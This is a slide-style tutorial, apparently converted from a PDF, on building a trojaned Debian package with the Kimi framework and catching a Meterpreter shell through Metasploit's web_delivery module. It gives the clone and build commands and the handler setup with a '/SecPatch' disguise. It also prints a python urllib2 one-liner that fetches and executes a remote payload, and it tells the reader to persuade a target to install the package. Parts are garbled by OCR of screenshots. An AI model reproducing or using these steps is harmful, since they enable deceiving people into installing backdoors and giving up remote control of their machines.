


Kimi Exploit using Metasploit




KiMi Framework

- It is a framework for exploiting Linux based OS.
- It is named after a character of Naruto - Kimimaro.
- Need to download this framework from github
- <https://github.com/ChaitanyaHaritash/kimi>
- Fully independent. Means user no need to install any debian package creator
- Can be integrated with any payload generator easily


KiMi Framework



In this framework, create a malicious file of extension .deb (debian file extension).



Ask the target to install that debian package.



As soon as the target install the debian package, will receive a meterpreter session.

KiMi Framework: Steps


Copy the link

Open the Linux terminal and type

#git clone
https://github.com/ChaitanyaHaritash/kimi.git

#cd kimi

#python kimi.py -h(help page)



The terminal window shows the following steps:

- Applications ▾ Places ▾ Terminal ▾
- Thu 7:49 AM
- root@linux: ~/Desktop
- File Edit View Search Terminal Help
- root@linux:~# cd Desktop
- root@linux:~/Desktop# git clone https://github.com/ChaitanyaHaritash/kimi.git
- Cloning into 'kimi'...
- remote: Counting objects: 71, done.
- Unpacking objects: 40% (29/71)

Kimi

- Cd Kimi
- Ls
- C|

```
root@linux:~/Desktop# ls
kimi
root@linux:~/Desktop# cd kimi
root@linux:~/Desktop/kimi# ls
README.md  kimi.py  screenshots
root@linux:~/Desktop/kimi# chmod +x kimi.py
```


Works on

- Linux Mint 17.2 Cinnamon (Ubuntu 14.04)
- ParrotOS (Debian Jessie)
- Kali Rolling 2.0



Kimi framework

- Kimi.py -h



```
root@linux:~/Desktop/kimi# python kimi.py -h

[Logo]
Ver.1.1
./Suspicious Shell Activity
Malicious Debain Package Creator
Coded by Chaitanya Haritash
Twitter :: @bofheaded

usage: kimi.py [-h] -n NAME -l LHOST -V VERS -a ARCH

optional arguments:
  -h, --help            show this help message and exit
  -n NAME, --name NAME  Name for your package
  -l LHOST, --lhost LHOST
                        LHOST, for Handler
  -V VERS, --vers VERS   Version for package
  -a ARCH, --arch ARCH   Architecture (i386/amd64)
root@linux:~/Desktop/kimi#
```

Generating Malicious payload :

- Kimi.py -h -n Name -l Lhost -V VERS -a ARCH


```
root@linux:~/Desktop/kimi# python kimi.py -n payload -l 127.0.0.1 -V 1.0 -a i386
[...]
Ver.1.1
./Suspicious Shell Activity
Malicious Debain Package Creator
Coded by Chaitanya Haritash
Twitter :: @bofheaded

kimi finally done with it ;) happy injecting !!

dpkg-deb: building package 'payload' in 'payload_1.0.deb'.
execute handler: sudo msfconsole -r handler.rc
```


Payload created:

- Kimi folder



Payload created

- Payload



Applications ▾ Places ▾ XTerm ▾

Thu 7:50 AM

root@linux: ~/Desktop

```
File Edit View Insert Terminal Help
sudo msfconsole -r handler.rc
```

opt

root

message and exit package

erage

32/amd64)

/ -n payload -l

Techno Solve

Ver.1.1 SUBSCRIBE | LIKE

./Suspicious Shell Activity

Malicious Debain Package Creator

Coded by Chaitanya Haritash

Twitter :: @bofheaded

kimi finally done with it ;) happy injecting !!



```
sudo msfconsole -r handler.rc
```

[!] Failed to connect to the database: could not connect to server: Connection refused

Is the server running on host "localhost" (::1) and accepting

TCP/IP connections on port 5432?

could not connect to server: Connection refused

Is the server running on host "localhost" (127.0.0.1) and accepting

TCP/IP connections on port 5432?

[*] Starting the Metasploit Framework console...\\

Setting up Web_Delivery in msf :

- msf > use exploit/multi/script/web_delivery
- msf exploit(web_delivery) > set srvhost 192.168.0.102
 - srvhost => 192.168.0.102
- msf exploit(web_delivery) > set uripath /SecPatch
 - uripath => /SecPatch
- msf exploit(web_delivery) > set Lhost 192.168.0.102
 - Lhost => 192.168.0.102
- msf exploit(web_delivery) > show options
- msf exploit(web_delivery) > exploit

Setting up Web_Delivery in msf :

```

sudo msfconsole -r handler.rc
[ OK ]
-----[ http://metasploit.com ]-----=[ metasploit v4.13.20-dev-cab19dc63c4fe67e2199b6215c105d49efff7b87]
-- --=[ 1619 exploits - 921 auxiliary - 282 post      ]
-- --=[ 471 payloads - 39 encoders - 9 nops        ]
-- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ][*] Processing handler.rc for ERB directives.
resource (handler.rc)> use exploit/multi/script/web_delivery
resource (handler.rc)> set SRVHOST 192.168.0.102
SRVHOST => 192.168.0.102
resource (handler.rc)> set LHOST 192.168.0.102
LHOST => 192.168.0.102
resource (handler.rc)> set URIPATH /SecPatch
URIPATH => /SecPatch
resource (handler.rc)> exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.0.102:4444
msf exploit(web_delivery) > [*] Using URL: http://192.168.0.102:8080/SecPatch
[*] Server started.
[*] Run the following command on the target machine:
python -c "import urllib2; r = urllib2.urlopen('http://192.168.0.102:8080/SecPatch'); exec(r.read());"
msf exploit(web_delivery) > [*] Sending stage (38500 bytes) to 192.168.0.102
[*] Meterpreter session 1 opened (192.168.0.102:4444 -> 192.168.0.102:39693) at 2017-02-22 19:52:34 +0530
[*] 192.168.0.102 web_delivery - Delivering Payload
[*] Sending stage (38500 bytes) to 192.168.0.102
[*] Meterpreter session 2 opened (192.168.0.102:4444 -> 192.168.0.102:39697) at 2017-02-22 19:53:18 +0530
-----[ r00t@r00t-KitPloit: ~ ]-----msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf exploit(web_delivery) > set uripath /SecPatch
uripath => /SecPatch
msf exploit(web_delivery) > set lhost 192.168.0.102
lhost => 192.168.0.102
msf exploit(web_delivery) > show options
msf exploit(web_delivery) > exploit

```

<https://www.kitploit.com/2017/03/kimi-script-to-generate-malicious.html>

